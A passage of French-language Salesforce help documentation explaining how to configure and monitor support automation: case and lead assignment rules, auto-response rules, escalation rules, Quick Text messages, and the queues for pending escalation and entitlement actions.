| `Équipes de requête prédéfinies` | Définit la ou les équipes de requête prédéfinies à ajouter à une requête lorsqu'elles correspondent à la condition. Les équipes de requête regroupent les personnes qui travaillent ensemble à la résolution d'une requête, par exemple un agent de support, un responsable du support et un responsable produit.<br>Cliquez sur l'icône Rechercher ( ) pour sélectionner une équipe de requête prédéfinie à ajouter à la règle d'attribution. Pour ajouter une équipe de requête prédéfinie supplémentaire, cliquez sur **Ajouter une ligne** afin d'ajouter une nouvelle ligne dans laquelle vous pouvez insérer une équipe de requête prédéfinie. |
| `Remplacer toute équipe de requête prédéfinie sur la requête` | Indique que les équipes de requête prédéfinies existantes sur la requête sont remplacées par les équipes de requête prédéfinies sur la condition lorsqu'une requête correspond à la condition. |

Une fois l'entrée créée, cliquez sur **Enregistrer**, ou sur **Enregistrer et Nouveau** pour l'enregistrer et en créer d'autres.

Conseil: Créez une règle sans erreur en créant toujours la dernière entrée de la règle sans critère. Cette entrée de règle détecte toute les pistes ou les requêtes que les entrées précédentes n'ont pas attribuées.

CONSULTER ÉGALEMENT :

Affichage et modification des règles d'attribution

Gestion des règles d'attribution

# Affichage et modification des règles d'attribution

Pour afficher et modifier les règles d'attribution :

- Pour modifier le nom d'une règle, cliquez sur **Renommer** en regard de son nom.
- Pour modifier les entrées d'une règle, sélectionnez le nom de cette dernière dans la liste des règles. Cliquez sur **Nouveau** pour ajouter une entrée ; choisissez **Modifier** ou **Suppr** pour modifier ou supprimer une entrée ; ou sélectionnez **Réorganiser** pour modifier l'ordre d'application des entrées.

CONSULTER ÉGALEMENT :

Configuration de règles d'attribution

Gestion des règles d'attribution

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Règles d'attribution des pistes disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles d'attribution des requêtes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les règles d'attribution :

- Personnaliser l'application

Pour afficher des règles d'attribution :

- Afficher la configuration

# Gestion des règles d'attribution

Créez des règles d'attribution pour automatiser les processus de support et de génération de pistes de votre entreprise.

- **Règles d'attribution des pistes** : spécifient la manière dont les pistes sont attribuées aux utilisateurs ou aux files d'attente, au fur et à mesure qu'elles sont créées manuellement, saisies à partir du site Web ou importées à l'aide de l'assistant d'importation de données.
- **Règles d'attribution des requêtes** - Déterminent la manière dont les requêtes sont attribuées aux utilisateurs ou placées en file d'attente, lors de leur création manuelle, à l'aide de la fonction Web vers requête, E-mail vers requête ou E-mail vers requête à la demande, du portail libre-service, du portail client, d'Outlook ou de Lotus Notes.

En règle générale, l'organisation possède une règle pour chaque objectif global (par exemple, une règle d'attribution des pistes pour l'importation et une règle d'attribution des pistes pour les pistes Web). Elle peut également posséder une règle d'attribution des requêtes destinée à une utilisation courante et une autre pour les périodes de vacances. Chaque type de règle est associé à une seule règle effective.

Chaque règle se compose de plusieurs entrées de règle qui spécifient exactement les conditions d'attribution des pistes ou des requêtes. Par exemple, la règle d'attribution des requêtes standard peut posséder deux entrées : les requêtes Type égal à Gold sont attribuées à la file d'attente Service Gold et les requêtes Type égal à Silver sont attribuées à la file d'attente Service Silver.

Pour créer une règle d'attribution, dans Configuration, saisissez *Règles d'attribution* dans la case Recherche rapide puis sélectionnez **Règles d'attribution des pistes** ou **Règles d'attribution des requêtes**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Règles d'attribution des pistes disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles d'attribution des requêtes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier les règles d'attribution :
- Personnaliser l'application

## Exemple de règle d'attribution

La règle d'attribution de requête suivante attribue une requête à une file d'attente spécifique en fonction de la cote du compte :

Nom de règle : *Attribution de compte important*

Entrées de règle :

| Commande | Critères | Attribuer à |
|---|---|---|
| *1* | *ISPICKVAL(Cote de compte, « Important »)* | *File d'attente de support de niveau 1* |
| *2* | *OR( ISPICKVAL(Cote de compte, « Normal »), ISPICKVAL(Cote de compte, « Mineur ) )* | *File d'attente de support de niveau 2* |

CONSULTER ÉGALEMENT :

Configuration de règles d'attribution

Affichage et modification des règles d'attribution

# Configuration de règles de réponse automatique

Envoyez des réponses par e-mail automatiques à des pistes ou à des soumissions de requêtes en fonction des attributs de l'enregistrement. Configurez des règles de réponse automatique afin d'envoyer des réponses rapides aux clients pour les informer que votre société a reçu leur question ou les détails de leur problème.

Créez des règles de réponse automatique pour des pistes capturées via un formulaire Web vers piste et pour des requêtes soumises via un :

- portail libre-service
- portail client
- formulaire Web vers requête
- message E-mail vers requête
- message E-mail vers requête à la demande

Créez autant de règles de réponse que nécessaire en vous appuyant sur n'importe quel attribut de la piste ou de la requête entrant. Notez que vous pouvez activer une seule règle pour les pistes et une seule règle pour les requêtes à la fois. Les commerciaux et les agents de service peuvent accéder aux réponses par e-mail dans la liste associée Historique des activités de la piste ou du contact, et dans la liste associée E-mail des requêtes.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des règles de réponse automatiques :
- Personnaliser l'application

## Création de règles de réponse automatique

Pour créer une règle de réponse Web vers requête, dans Configuration, saisissez *`Règles de réponse automatique`* dans la case `Recherche rapide`, puis sélectionnez **Règles de réponse automatique de piste**. Pour créer une règle de réponse pour des requêtes, dans Configuration, saisissez *`Règles de réponse automatique`* dans la case `Recherche rapide`, puis sélectionnez **Règles de réponse automatique de requête**. Dans la page Règles de réponse automatique :

1. Cliquez sur **Nouveau**.
2. Saisissez le nom de la règle.
3. Cochez la case Actif pour activer cette seule règle.
4. Cliquez sur **Enregistrer**.
5. Créez des entrées pour la règle.

## Création d'entrées de règle de réponse

1. Cliquez sur **Nouveau** dans la page de détail de la règle.
2. Entrez un numéro pour définir l'ordre dans lequel cette entrée sera traitée.

   La règle traitera les entrées dans cet ordre. Elle interrompra le traitement dès qu'elle trouvera une entrée concordante et enverra alors le message correspondant à l'aide du modèle spécifié. Lorsqu'aucune règle de réponse ne s'applique, la règle utilise le modèle par défaut spécifié sur la page Paramètres Web vers requête ou Paramètres Web vers piste.

   Remarque: Pour créer une règle sans erreurs, créez toujours la dernière entrée de règle sans critères. Cette entrée de règle retient toute piste ou requête non retenue par les précédentes. Ceci est particulièrement important pour les fonctions Email vers requête et Email vers requête à la demande qui ne comportent pas de modèles par défaut.

3. Saisissez vos critères de règle :

- Sélectionnez `critères suivants sont remplis`, puis sélectionnez les critères de filtrage que doit remplir un enregistrement pour déclencher la règle. Par exemple, définissez le filtre de requête comme *`Priorité`* est égale à Élevée si vous désirez que les enregistrements de requête dont le paramètre `Priorité` est marqué Élevée déclenchent la règle.

  Si votre organisation utilise plusieurs langues, saisissez les valeurs de filtre dans sa langue par défaut. Vous pouvez ajouter jusqu'à 25 critères de filtre contenant chacun jusqu'à 255 caractères.

  Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la `Langue par défaut`, dans la page Informations sur la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.

- Choisissez `l'évaluation de la formule est positive` et saisissez une formule renvoyant les valeurs True (vrai) ou False (faux). Salesforce déclenche la règle si la formule renvoie True. Par exemple, la formule `AND(ISPICKVAL(Priority,”Élevée”),Version<4.0)` déclenche une règle qui répond automatiquement au modèle sélectionné si le champ `Priorité` d'une requête est défini sur Élevée et que la valeur d'un champ personnalisé nommé `Version` de la requête est inférieure à quatre.

4. Saisissez le nom à ajouter à la ligne De du message de réponse automatique.
5. Saisissez l'adresse e-mail à ajouter à la ligne De du message de réponse automatique. Elle doit correspondre à une adresse e-mail vérifiée de votre organisation ou à l'adresse e-mail de votre profil utilisateur Salesforce, et doit être différente des adresses d'acheminement que vous utilisez pour E-mail vers requête.
6. Vous pouvez également saisir une adresse de réponse.
7. Sélectionnez un modèle de message.
8. Si vous créez une entrée de règle de réponse pour E-mail vers requête, sélectionnez `Envoyer la réponse à tous les destinataires` pour envoyer des messages de réponse automatique à toutes les adresses e-mail des champs `À` et `Cc` du message d'origine.
9. Enregistrez votre travail.

CONSULTER ÉGALEMENT :

Différences entre les règles de réponse automatique et les alertes de workflow

# Différences entre les règles de réponse automatique et les alertes de workflow

Les règles de réponse automatique et les alertes par e-mail de workflow offrent des fonctionnalités similaires. Le tableau suivant présente quelques différences entre les règles de réponse automatique et les alertes de workflow pour vous aider à déterminer le processus à utiliser :

| Type de processus | Conçu pour | Exécuté quand | Envoie un e-mail à | Nombre d'e-mails envoyés |
|---|---|---|---|---|
| Alertes par e-mail de workflow | Notifications des parties concernées. | Une requête ou une piste est crée ou modifiée. | Toute personne que vous sélectionnez. | Envoie un e-mail par alerte. Chaque règle de workflow peut inclure :<br>• 10 alertes par e-mail en tant qu'actions immédiates<br>• 10 alertes par e-mail par déclencheur temporel en tant qu'actions chronologiques<br>• 10 déclencheurs temporels |
| Règles de réponse automatique | Réponse initiale au contact qui a créé une requête ou à la personne qui a soumis la piste sur le Web. | Une requête ou une piste est crée. | Contact d'une requête ou personne qui a soumis la piste sur le Web. | Envoie un e-mail basé sur le premier critère d'entrée de règle qui correspond dans une séquence d'entrées de règles. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles de réponse automatique sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Workflow est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

CONSULTER ÉGALEMENT :

Configuration de règles de réponse automatique

# Définition de règles d'escalade

Définissez des conditions qui déterminent la méthode d'escalade des requêtes.

1. Dans Configuration, saisissez *Règles d'escalade* dans la case Recherche rapide, puis sélectionnez **Règles d'escalade**.
2. Cliquez sur **Nouveau**, puis nommez la règle. Indiquez si cette règle doit être la règle d'escalade active. Cliquez sur **Enregistrer**.
3. Pour créer les entrées de règle, cliquez sur **Nouveau**. Pour chaque entrée, vous pouvez spécifier :

| Champ | Description |
|---|---|
| Commande | Ordre dans lequel l'entrée traite la règle, par exemple *1*, *2*, *3*.<br><br>Salesforce évalue chaque entrée dans l'ordre et tente de trouver des correspondances avec les critères de l'entrée. Dès qu'une correspondance est détectée, Salesforce traite l'élément et arrête l'évaluation des entrées de la règle. En l'absence de correspondance, la requête n'est pas escaladée. |
| Critères | Conditions que la requête doit remplir pour être escaladée.<br><br>• Sélectionnez critères suivants sont remplis, puis sélectionnez les critères de filtrage que doit remplir un enregistrement pour déclencher la règle. Par exemple, définissez le filtre de requête comme *Priorité* est égale à Élevée si vous désirez que les enregistrements de requête dont le paramètre Priorité est marqué Élevée déclenchent la règle.<br><br>Si votre organisation utilise plusieurs langues, saisissez les valeurs de filtre dans sa langue par défaut. Vous pouvez ajouter jusqu'à 25 critères de filtre contenant chacun jusqu'à 255 caractères.<br><br>Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la Langue par défaut, dans la page Informations sur |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des règles d'escalade :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| | la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.<br>• Choisissez `l'évaluation de la formule est positive` et saisissez une formule renvoyant les valeurs True (vrai) ou False (faux). Salesforce déclenche la règle si la formule renvoie True. Par exemple, la formule `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "Élevée") )` déclenche une règle qui change le responsable d'une requête lorsque le champ `Priorité` est défini sur Élevée.<br>Si votre condition utilise un champ personnalisé, l'entrée de la règle est supprimée si le champ personnalisé est supprimé. |
| `Spécifiez les critères des heures ouvrables` | Affiche l'application des heures d'ouverture à une requête escaladée :<br>• `Ignorer les heures d'ouverture` - Sélectionnez ce champ pour ignorer les heures d'ouverture lors de l'escalade d'une requête.<br>• `Utiliser les heures d'ouverture spécifiées sur la requête` - Sélectionnez ce champ pour utiliser les heures d'ouverture existantes sur une requête lors de son escalade.<br>• `Pour configurer les heures d'ouverture` - Sélectionnez ce champ et cliquez sur l'icône de recherche ( ) pour sélectionner les heures d'ouverture prédéfinies à appliquer à une requête lors de son escalade.<br>Les actions d'escalade s'exécutent uniquement pendant les heures d'ouverture auxquelles elles sont associées. |
| `Spécifier le mode de paramétrage des heures d'escalade` | Détermine le champ applicable au nombre d'heures d'`ancienneté`. Le paramétrage du champ `Ancienneté supérieure à` peut être calculé sur le nombre d'heures depuis que :<br>• Une requête a été créée<br>• Une requête a été créée, sauf si elle a été modifiée. Une fois modifiée, la requête n'est jamais escaladée.<br>• La requête a été modifiée pour la dernière fois<br>Par exemple, si vous choisissez `Lors de la dernière modification de la requête` et que le champ `Ancienneté supérieure à` a pour valeur 5, les requêtes seront escaladées 5 heures après les dernières heure et date de modification, tant que la requête est en cours. |

4. Après avoir créé une entrée, cliquez sur **Enregistrer**.
5. Lorsque vous avez créé la dernière entrée, cliquez sur **Enregistrer**.

   Remarque: Pour créer une règle sans erreurs, créez toujours la dernière entrée de règle sans critères. Cette entrée de règle détecte toute les requêtes que les entrées de règle précédentes n'ont pas attribuées.

6. Indiquez l'action à entreprendre lorsqu'une des entrées de règle d'escalade se vérifie. Cliquez sur **Modifier** en regard de l'une des entrées de règle.
7. Cliquez sur **Nouveau** pour ajouter une action de transfert au niveau hiérarchique supérieur. Vous pouvez ajouter jusqu'à cinq actions par entrée de règle, afin de changer la requête de niveau hiérarchique au fil du temps. Pour chaque action d'escalade, vous pouvez spécifier :

| Champ | Description |
|---|---|
| `Ancienneté supérieure à` | Le délai en heures avant l'escalade d'une requête qui n'a pas été fermée. Cette période est calculée à partir du champ de date déterminé dans `Spécifier le mode de paramétrage des heures d'escalade`. Le nombre indiqué ici ne peut pas être identique pour deux actions d'escalade. |
| `Attribuer à` | La file d'attente, l'utilisateur ou l'utilisateur partenaire auquel la requête est attribuée si elle remplit la condition. Les utilisateurs indiqués ici ne peuvent pas être inactifs et ils doivent avoir l'autorisation Lire sur les requêtes.<br>Remarque: Vous ne pouvez pas révoquer l'autorisation Lire sur des pistes ou des requêtes pour des utilisateurs attribués à une règle.<br>Notez que la réattribution d'une requête escaladée est facultative. |
| `Modèle de notification` | Le modèle à utiliser pour l'e-mail automatiquement envoyé au nouveau responsable défini dans le champ `Attribuer à`. Si aucun modèle n'est spécifié, aucun e-mail n'est envoyé. |
| `Notifier cet utilisateur` | L'utilisateur à notifier en cas d'escalade de la requête. |
| `Prévenir le responsable de requête` | Indique si le responsable de la requête doit être prévenu lorsque celle-ci est transférée au niveau hiérarchique supérieur. |
| `Modèle de notification` | Le modèle à utiliser pour l'e-mail de notification automatiquement envoyé aux utilisateurs définis dans le champ `Notifier`. Si vous choisissez un utilisateur défini dans le champ `Notifier`, vous devez sélectionner un modèle. |
| `E-mails supplémentaires` | Les autres personnes à notifier lors de l'escalade. |

Remarque: Dès que vous enregistrez une requête ou que vous modifiez le responsable d'une requête, vos règles d'escalade réévaluent la requête en question. Lorsque la requête correspond à une entrée de règle d'escalade, le système calcule le moment

où la requête doit être escaladée et arrête de consulter d'autres entrées de règle d'escalade. Par exemple, s'il existe deux entrées de règle d'escalade qui spécifient :

- Escalader trois heures après la date de création si le `motif de la requête` est égal à « Panne »
- Escalader quatre heures après la date de création si le `motif de la requête` est égal à « Bogue »

Pour une requête créée avec « Bogue » comme `motif de requête`, l'escalade est planifiée quatre heures après sa date de création. Par la suite, si un utilisateur modifie la requête, les règles d'escalade réévaluent cette dernière. Si les règles détectent que le motif de la requête est désormais « Panne », elles planifient l'escalade de la requête trois heures après sa date de création. Si la requête a été créée il y a plus de trois heures, elle est escaladée dès que possible.

Les règles d'escalade ne sont pas évaluées lors du transfert simultané de plusieurs requêtes à partir d'une vue de liste de requête.

Conseil: Salesforce traite les règles dans l'ordre suivant :

1. Règles de validation
2. Règles d'attribution
3. Règles de réponse automatique
4. Règles de workflow (avec des actions immédiates)
5. Règles d'escalade

CONSULTER ÉGALEMENT :

Création de règles de hiérarchie

Affichage et modification des règles de hiérarchie

Surveillance de la file d'attente des règles de hiérarchisation des requêtes

## Création de règles de hiérarchie

Créez des règles de hiérarchisation automatique pour les requêtes qui ne sont pas résolues au bout d'un certain temps.

En règle générale, l'organisation possède une règle de hiérarchie composée de plusieurs entrées de règle définissant exactement la hiérarchisation des requêtes. Par exemple, la règle de hiérarchie des requêtes standard peut inclure deux entrées : les requêtes `Type` définies sur Gold sont hiérarchisées dans les deux heures tandis que les requêtes `Type` définies sur Silver le sont dans les huit heures.

CONSULTER ÉGALEMENT :

Définition de règles d'escalade

Affichage et modification des règles de hiérarchie

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier les règles de hiérarchie :

- Personnaliser l'application

## Affichage et modification des règles de hiérarchie

Pour afficher et modifier les règles de hiérarchie :

- Pour modifier le nom d'une règle, cliquez sur **Renommer** en regard de son nom.
- Pour modifier les entrées d'une règle, sélectionnez le nom de cette dernière dans la liste des règles. Cliquez sur **Nouveau** pour ajouter une entrée ; choisissez **Modifier** ou **Suppr** pour modifier ou supprimer une entrée ; ou sélectionnez **Réorganiser** pour modifier l'ordre d'application des entrées.

CONSULTER ÉGALEMENT :

Définition de règles d'escalade

Création de règles de hiérarchie

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les règles de hiérarchie :

- Personnaliser l'application

# Configuration de Texte rapide

Texte rapide permet aux utilisateurs de créer des messages (par exemple des remerciements), des réponses à des questions fréquentes et des courtes notes que les agents de support peuvent insérer aisément dans des mises à jour de requête et des communications avec les clients afin de gagner du temps et d'accroître la standardisation. La configuration de Texte rapide consiste à l'activer, à définir les autorisations utilisateur pour que des agents puissent l'utiliser et à créer des messages standardisés.

1. Activer le texte rapide.

   Le texte rapide est automatiquement activé pour les organisations qui ont activé Live Agent

2. Vous pouvez également personnaliser les paramètres de Texte rapide.
3. Accorder des autorisations aux utilisateurs pour leur permettre de créer des messages Texte rapide.
4. Créer des messagesTexte rapide.
5. Si votre organisation utilise Live Agent, accordez aux agents l'accès au menu latéral Texte rapide dans la console Live Agent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer le Texte rapide :

- Personnaliser l'application

## Activation de texte rapide

Activez Texte rapide pour votre organisation afin de permettre à vos agents d'utiliser des messages prédéfinis pour répondre à vos clients, et de mettre à jour rapidement et aisément les requêtes.

**Remarque:** Une fois le Texte rapide activé, vous ne pouvez pas le désactiver.

1. Dans Configuration, saisissez *Paramètres de texte rapide* dans la case Recherche rapide, puis sélectionnez **Paramètres de texte rapide**.
2. Cliquez sur Activer le texte rapide.
3. Cliquez sur **Enregistrer**.

Après avoir activé Texte rapide, accordez aux agents du support l'accès à Texte rapide en mettant à jour les autorisations utilisateur.

CONSULTER ÉGALEMENT :

Configuration de Texte rapide

Création de messages texte rapide

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le Texte rapide :

- Personnaliser l'application

## Accès des agents de support à texte rapide

Lorsque les agents ont accès à Texte rapide, ils peuvent sélectionner des messages standard à inclure dans leur chats et e-mails avec des clients, ainsi que dans les notes et les mises à jour des requêtes.

Pour permettre aux agents d'utiliser le Texte rapide dans la console Live Agent, dans Live Agent dans la console Salesforce ou dans les actions Envoyer un e-mail, Portail, Consigner un appel et Modifier le statut de Fil de requête :

- Accordez-leur l'autorisation « Lire » sur Texte rapide, et
- Effectuez l'une des opérations suivantes :

| Option | Étapes |
| --- | --- |
| Accorder aux agents la propriété d'un message Texte rapide au moins | – Transférez de propriété des messages Texte rapide existants vers les agents (cliquez sur **Modifier** en regard de Propriétaire dans l'enregistrement), ou<br>– Création de messages par les agents |
| Modifier le paramètre de partage par défaut à l'échelle de l'organisation pour Texte rapide | 1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.<br>2. Dans Valeurs par défaut à l'échelle de |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer le Texte rapide :

- Personnaliser l'application

| Option | Étapes |
| --- | --- |
| | `l'organisation`, cliquez sur **Modifier**.<br>**3.** Sélectionnez Accès public en lecture seule ou Accès public en lecture/écriture dans la liste déroulante `Accès par défaut` pour Texte rapide.<br>**4.** Cliquez sur **Enregistrer**. |
| Utiliser des règles de partage | Si vous ne souhaitez pas modifier les paramètres de partage par défaut à l'échelle de votre organisation, créez des règles de partage afin de spécifier quels groupes d'utilisateurs doivent avoir au moins l'accès en lecture seule aux messages de texte rapide. |

Après avoir accordé aux agents de support l'accès à Texte rapide, vous pouvez créer des messages standardisés qu'ils peuvent utiliser.

CONSULTER ÉGALEMENT :

Configuration de Texte rapide

## Création de messages texte rapide

Les messages Texte rapide permettent aux agents d'inclure des notes prédéfinies dans les mises à jour de requêtes, et d'envoyer aux clients des réponses types sans avoir à les saisir à chaque fois. Créez des messages personnalisés que vos agents peuvent utiliser pour envoyer des e-mails ou discuter avec des clients.

1. Cliquez sur l'onglet **Texte rapide**.
2. Cliquez sur **Nouveau**.
3. Si vous avez plusieurs types d'enregistrement Texte rapide, sélectionnez-en un pour le nouveau message, puis cliquez sur **Continuer**.
4. Saisissez un nom de message.
5. Rédigez le message.

   Il peut inclure des sauts de ligne, des listes et des caractères spéciaux, et jusqu'à 4 096 caractères.
6. Cliquez sur **Champs de fusion disponibles** pour afficher le sélecteur de champs de fusion.
7. Sélectionnez les canaux dans lesquels vous souhaitez que le message soit disponible.

   Selon les fonctionnalités activées dans votre organisation, les canaux suivants peuvent être disponibles.

   - `E-mail` : l'action E-mail de Fil de requête
   - `Live Agent` : Live Agent dans la console Salesforce
   - `Portail` : une communauté ou un portail client
   - `Téléphone` : l'action Consigner un appel de Fil de requête
   - `Interne` : l'action Modifier le statut de Fil de requête
8. Sélectionnez une catégorie.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des messages Texte rapide :

- Créer, Lire, Modifier et Supprimer sur le Texte rapide

9. Vous pouvez également sélectionner une sous-catégorie.
10. Cliquez sur **Enregistrer**.

Conseil: Cliquez sur **Tester et vérifier les champs de fusion** pour afficher un échantillon de texte rapide renseigné avec les données des enregistrements que vous sélectionnez.

CONSULTER ÉGALEMENT :

Configuration de Texte rapide

# Suivi des processus de support

## Surveillance des actions automatisées de traitement des articles

Les utilisateurs de Salesforce Knowledge peuvent planifier la publication ou l'archivage d'articles à une date spécifique. La file d'attente des actions de traitement automatisées permet d'afficher les actions en attente et les annuler si nécessaire.

1. Dans Configuration, saisissez *Actions de processus automatisés* dans la case Recherche rapide, puis sélectionnez **Actions de processus automatisés**.
2. Cliquez sur **Rechercher** pour afficher l'ensemble des actions en attente pour un article ou définissez des critères de filtrage avant de cliquer sur **Rechercher** pour afficher uniquement les actions en attente répondant aux critères choisis.

   Options de filtrage possibles :

   **Définition du processus**
   La processus qui déclenche l'action. Cette valeur est toujours « KBWorkflow ».

   **Objet**
   L'objet qui a déclenché l'action en attente. Cette valeur est toujours « Knowledge Article ».

   **Date prévue**
   Date à laquelle les actions en attente doivent se produire.

   **Créer une date**
   Date de création de l'article ayant déclenché l'action en attente.

   **Créé par**
   L'utilisateur ayant créé l'article qui a déclenché l'action en attente.

   **Nom de l'enregistrement**
   Le nom de l'article ayant déclenché l'action en attente.

   Le filtre ne tient pas compte de la casse.

Pour annuler les actions en attente, sélectionnez la case en regard des actions en attente que vous souhaitez annuler, puis cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour gérer les actions de traitement automatisées :

- Modifier toutes les données

# Surveillance de la file d'attente des règles de hiérarchisation des requêtes

Lorsque Salesforce déclenche une règle de hiérarchisation des requêtes comprenant des actions chronologiques, utilisez la file d'attente des règles de hiérarchisation des requêtes pour afficher les actions en attente et les annuler si nécessaire.

Pour afficher les actions en attente :

1. Dans Configuration, saisissez *Escalades de requêtes* dans la case Recherche rapide, puis sélectionnez **Escalades de requêtes**.
2. Cliquez sur **Rechercher** pour afficher l'ensemble des actions en attente, toutes règles de hiérarchisation des requêtes confondues, ou définissez des critères de filtrage avant de cliquer sur **Rechercher** pour n'afficher que les actions en attente répondant aux critères choisis. Options de filtrage possibles :

   **Requête à hiérarchiser**
   Numéro de requête de la requête hiérarchisée. Le numéro de requête est un nombre unique et généré automatiquement, que l'on utilise pour identifier la requête.

   **Règle de hiérarchisation**
   Nom de la règle utilisée pour hiérarchiser la requête.

   **Entrée de règle**
   Ordre dans lequel l'entrée de règle sera traitée. Une entrée de règle est une condition déterminant le traitement d'une règle de hiérarchisation des requêtes. Chaque règle de hiérarchisation peut compter jusqu'à 3 000 entrées.

   **Action de hiérarchisation**
   Les critères horaires indiqués pour la hiérarchisation de la requête comme indiqué dans l'entrée de règle.

   **Ignorer les heures d'ouverture**
   Indique si la case Ignorer les heures d'ouverture est cochée dans l'entrées de règle ; cela signifie que les entrées de la règle sont effectives à toute heure et ne tiennent pas compte des heures d'ouverture de votre organisation.

   **Hiérarchiser à**
   Date et heure auxquelles la requête sera hiérarchisée, comme indiqué dans l'entrée de règle. Les dates et les heures sont indiquées dans le fuseau horaire de l'utilisateur qui affiche la file d'attente des règles de hiérarchisation.

   **Date ajoutée**
   Date et heure auxquelles la requête a été ajoutée à la file d'attente. Les dates et les heures sont indiquées dans le fuseau horaire de l'utilisateur qui affiche la file d'attente des règles de hiérarchisation.

   Le filtre ne tient pas compte de la casse.

Pour annuler les actions en attente :

1. Cochez la case située en regard des actions en attente à annuler.
2. Cliquez sur **Supprimer**. Salesforce annule l'action en attente.

CONSULTER ÉGALEMENT :

Création de règles de hiérarchie

Affichage et modification des règles de hiérarchie

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour surveiller la file d'attente des règles de hiérarchisation des requêtes :

- Modifier toutes les données

# Surveillance de la file d'attente du processus d'autorisation

Lorsque Salesforce déclenche un processus d'autorisation qui contient des actions de jalon chronologiques, utilisez la file d'attente du processus d'autorisation pour visualiser les actions en attente et les annuler si nécessaire.

Pour afficher les actions en attente :

1. Dans Configuration, saisissez *Processus d'autorisation* dans la case Recherche rapide, puis sélectionnez **Processus d'autorisation**.
2. Cliquez sur **Rechercher** pour afficher l'ensemble des actions en attente, toutes règles de workflow confondues, ou définissez des critères de filtrage avant de cliquer sur **Rechercher** pour n'afficher que les actions en attente répondant aux critères choisis. Options de filtrage possibles :

   **Nom de processus d'autorisation**
   Le processus d'autorisation.

   **Numéro de la requête**
   Le numéro d'identification généré automatiquement de la requête.

   **Nom de jalon**
   La jalon qui a déclenché l'action.

   **Date d'évaluation**
   Date à laquelle les actions évaluées doivent se produire.

   **Date de création**
   Date de création de la requête qui a déclenché le processus d'autorisation.

   **Nom d'utilisateur**
   Utilisateur qui a mis à jour la requête afin de déclencher le processus d'autorisation.

   Le filtre ne tient pas compte de la casse.

Pour annuler les actions en attente :

1. Cochez la case située en regard des actions en attente à annuler.
2. Cliquez sur **Supprimer**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

La surveillance des processus d'autorisation n'est pas disponible dans les organisations Professional Edition.

## AUTORISATIONS UTILISATEUR

Pour gérer la file d'attente du processus d'autorisation :

- Modifier toutes les données

# Ajout d'autorisations et d'accords de service

## Qu'est-ce que la Gestion des autorisations ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

La gestion des autorisations aide à fournir un support adapté à vos clients. Il comprend diverses fonctionnalités qui permettent de définir, d'appliquer et de suivre les niveaux de service dans votre processus de gestion de support.

